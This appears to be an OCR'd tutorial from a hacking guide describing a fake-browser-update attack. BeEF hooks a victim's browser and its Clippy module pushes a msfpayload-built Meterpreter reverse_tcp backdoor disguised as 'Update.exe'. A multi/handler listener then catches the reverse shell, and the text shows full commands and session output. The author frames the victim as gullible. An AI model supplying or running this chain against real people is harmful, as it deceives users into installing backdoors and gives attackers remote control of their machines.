
BeEF Fake Browser Exploitation

Requirement : - BeEF Browser Exploitation Framework, Windows – 7 For Testing.


1st you need to start BeEF Framework and login to your control panel

Username & Password = beef

```
root@bt:~/Desktop/beef# ./beef
[14:36:35][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[14:36:35][*] Browser Exploitation Framework (BeEF) 0.4.3.9-alpha
[14:36:35]    |   Twit: @beefproject
[14:36:35]    |   Site: http://beefproject.com
[14:36:35]    |   Blog: http://blog.beefproject.com
[14:36:35]    |_  Wiki: https://github.com/beefproject/beef/wiki
[14:36:35][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[14:36:35][!] API Fire Error: authentication failed in {:owner=>BeEF::Extension::Metasploit::API::MetasploitHooks,
=>17}.post_soft_load()
[14:36:36][*] BeEF is loading. Wait a few seconds...
[14:36:36][*] 11 extensions enabled.
[14:36:36][*] 137 modules enabled.
[14:36:36][*] 2 network interfaces were detected.
[14:36:36][+] running on network interface: 127.0.0.1
[14:36:36]    |   Hook URL: http://127.0.0.1:3000/hook.js
[14:36:36]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[14:36:36][+] running on network interface: 192.168.0.194
[14:36:36]    |   Hook URL: http://192.168.0.194:3000/hook.js
[14:36:36]    |_  UI URL:   http://192.168.0.194:3000/ui/panel
[14:36:36][*] RESTful API key: 2a4a607d0476d028c802a94adb7ac815b67928df
[14:36:36][*] HTTP Proxy: http://127.0.0.1:6789
[14:36:36][*] BeEF server started (press control+c to stop)
```



Now Hook the browser using this link http://Your-IP:3000/demos/basic.html



Now create a backdoor using msfpayload so type.

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.194 LPORT=4444 X >Update.exe

And Start Multi handler for listener Use exploit/multi/handler set LHOST=YOUR-IP LPORT=4444

Set PAYLOAD windows/meterpreter/reverse_tcp and exploit it

```
root@bt:~/Desktop/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.194 LPORT=4444 X >Update.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.0.194", "LPORT"=>"4444"}
root@bt:~/Desktop/msf3# ls
armitage         data           Gemfile       lib         msfcli      msfelfscan  msfmachscan  msfrop   msfupdate  Rakefile   spec            tools
CONTRIBUTING.md  documentation  Gemfile.lock  modules     msfconsole  msfencode   msfpayload   msfrpc   msfvenom   README.md  test            Update.exe
COPYING          external       HACKING       msfbinscan  msfd        msfgui      msfpescan    msfrpcd  plugins    scripts    THIRD-PARTY.md
root@bt:~/Desktop/msf3#
```


```
msf > use exploit/multi/handler
msf  exploit(handler) > set LHOST 192.168.0.194
LHOST => 192.168.0.194
set msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.194:4444
[*] Starting the payload handler...
```

Now move that Update.exe into your Apache server.

Now Go to your Beef Control Panel


And choose clippy module and



Now choose your setting or use default setting and change path on the executable

Use http://192.168.0.194/updatebrowser/Update.exe and fire the tool.

On windows 7 side you will get one notification about update your browser. When you click OK you will receive our malicious file and obviously he is going to install because he is interested in latest and greatest stuff.



When he runs that exe on Metasploit framework you will get the shell.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set LHOST 192.168.0.194
LHOST => 192.168.0.194
set msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.194:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.0.191
[*] Meterpreter session 2 opened (192.168.0.194:4444 -> 192.168.0.191:49424) at 2012-12-21 14:53:52 +0530

meterpreter >
```

There is no patch for human stupidity ☺